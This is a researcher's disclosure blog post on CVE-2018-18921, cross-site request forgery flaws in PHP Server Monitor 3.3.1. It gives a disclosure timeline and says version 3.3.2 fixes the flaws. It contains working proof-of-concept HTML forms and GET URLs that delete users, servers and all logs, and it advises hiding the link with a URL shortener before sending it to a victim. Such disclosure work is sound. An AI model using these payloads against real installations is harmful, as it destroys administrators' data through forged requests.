Javier Olmedo Follow
Cybersecurity Consultant & Web Application Security Researcher - Author blog
https://hackpuntes.com
Dec 5 · 4 min read

CVE-2018–18921 PHP Server Monitor 3.3.1 - Cross-Site Request Forgery

👋 Hi again, guys


Lately, I am dedicating my little free time to audit open source software, mainly those that are web-based.

This time, I want to share with you some **Cross-Site Request Forgery (CSRF) that I found in PHP Server Monitor 3.3.1** open source software, I hope to share more with you in the future.

What is a CSRF?


Cross-Site Request Forgery is a type of malicious technique where **unauthorized commands are transmitted from a user** that the web application trusts.

Therefore, if we get a user of the application to execute a payload previously prepared by us, we will successfully exploit this vulnerability. 😉



Example — CSRF attack

About PHP Server Monitor



PHP Server Monitor is a script that **checks whether your websites and servers are up and running**. It comes with a **web-based user interface** where you can manage your services and websites, and you can manage users for each server with a mobile number and email address.

How did I find the CSRF vulnerability?

I must say, the CSRF vulnerabilities **are the last thing I look at in my audits**, but in this case, I found them by chance …


In a first phase, while trying to see parameters reflected in the responses of the requests to exploit possible Cross-Site Scripting (XSS), I observed that the **actions of creating users and servers had an anti-CSRF token.** 😢

```
POST /?&mod=user&action=save&id=0 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/?&mod=user&action=edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 242
Connection: close
Cookie: PHPSESSID=s3q5o3ungnoao77d76ipudb619
Upgrade-Insecure-Requests: 1

csrf=2d2dc9ba4412e5ad93a2b1d21d8f220686a162e1d8aefab72eb8a8cab36eb1d8&user_name=jolmedo&name=Javier+Olmedo
&level=10&password=mypass&password_repeat=mypass&email=javierolmedo%40hackpuntes.com&mobile=&pushover_key=
&pushover_device=&telegram_id=
```

Example of a request to create a user, we see the anti-CSRF token


When I observed it, **I discarded this kind of vulnerability at first** and I keep looking for the reflected parameters, **but then I watch at the following …**



Delete server page

😯 WoW!!! The **button to delete servers lacks an anti-CSRF token** and also going via GET request.

This misconfiguration **will allow an attacker to generate a malicious payload and it should be hidden with a URL shortener** (Google Shortened or similar).



✔ Update to **version 3.3.2** to stop the frog.

Proof of Concept (POC)

In the following, **the screen has been divided into two parts**, on the left side, there is a user in the administration panel, and on the right, an attacker generates a malicious button previously configured to perform the actions.

CSRF 1—Delete users


Method 1

Use Google URL Shortener (or similar) to shorten the next url (http://[PATH]/?&**mod**=user&**action**=delete&**id**=**[ID]**) to send to the victim.

Method 2

Use the next form and send it to the victim.

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://[PATH]/">
      <input type="hidden" name="mod" value="user" />
      <input type="hidden" name="action" value="delete" />
      <input type="hidden" name="id" value="[ID]" />
      <input type="submit" value="Delete User" />
    </form>
  </body>
</html>
```



PoC — Delete users

CSRF 2—Delete servers


Method 1

Use Google URL Shortener (or similar) to shorten the next url (http://[PATH]/?&**mod**=server&**action**=delete&**id**=**[ID]**) to send to the victim.

Method 2

Use the next form and send it to the victim.

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://[PATH]/">
      <input type="hidden" name="mod" value="server" />
      <input type="hidden" name="action" value="delete" />
      <input type="hidden" name="id" value="[ID]" />
      <input type="submit" value="Delete Server" />
    </form>
  </body>
</html>
```



PoC — Delete servers

CSRF 3—Delete all logs


Method 1

Use Google URL Shortener (or similar) to shorten the next url (http://[PATH]/?&**mod**=server_log&**action**=delete) to send to the victim.

Method 2

Use the next form and send it to the victim.

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://[PATH]/">
      <input type="hidden" name="mod"
value="server&#95;log" />
      <input type="hidden" name="action" value="delete" />
      <input type="submit" value="Delete All Logs" />
    </form>
  </body>
</html>
```



PoC — Delete all logs

Timeline

30/10/2018 Discovered and reported

01/11/2018 Request CVE ID

22/11/2018 Patched

28/11/2018 Public disclosure

References

[SECURITY] Discovered vulnerability · Issue #670 · phpservermon/phpservermon

Hi, Please, how can I report a vulnerability? regards


github.com

CVE-2018–18921 PHP Server Monitor 3.3.1—Cross-Site Request Forgery—Hackpuntes

Las vulnerabilidades Cross-Site

Request Forgery (CSRF) encontradas en el software PHP Server Monitor 3.3.1 han quedado...

hackpuntes.com



Offensive Security's Exploit Database Archive

PHP Server Monitor 3.3.1—Cross-Site Request Forgery.. webapps exploit for PHP platform

www.exploit-db.com

Follow me on **Twitter** and **LinkedIn**!

Happy hacking and see you in the next.

Thankful to all InfoSec contributors for allowing me to learn from them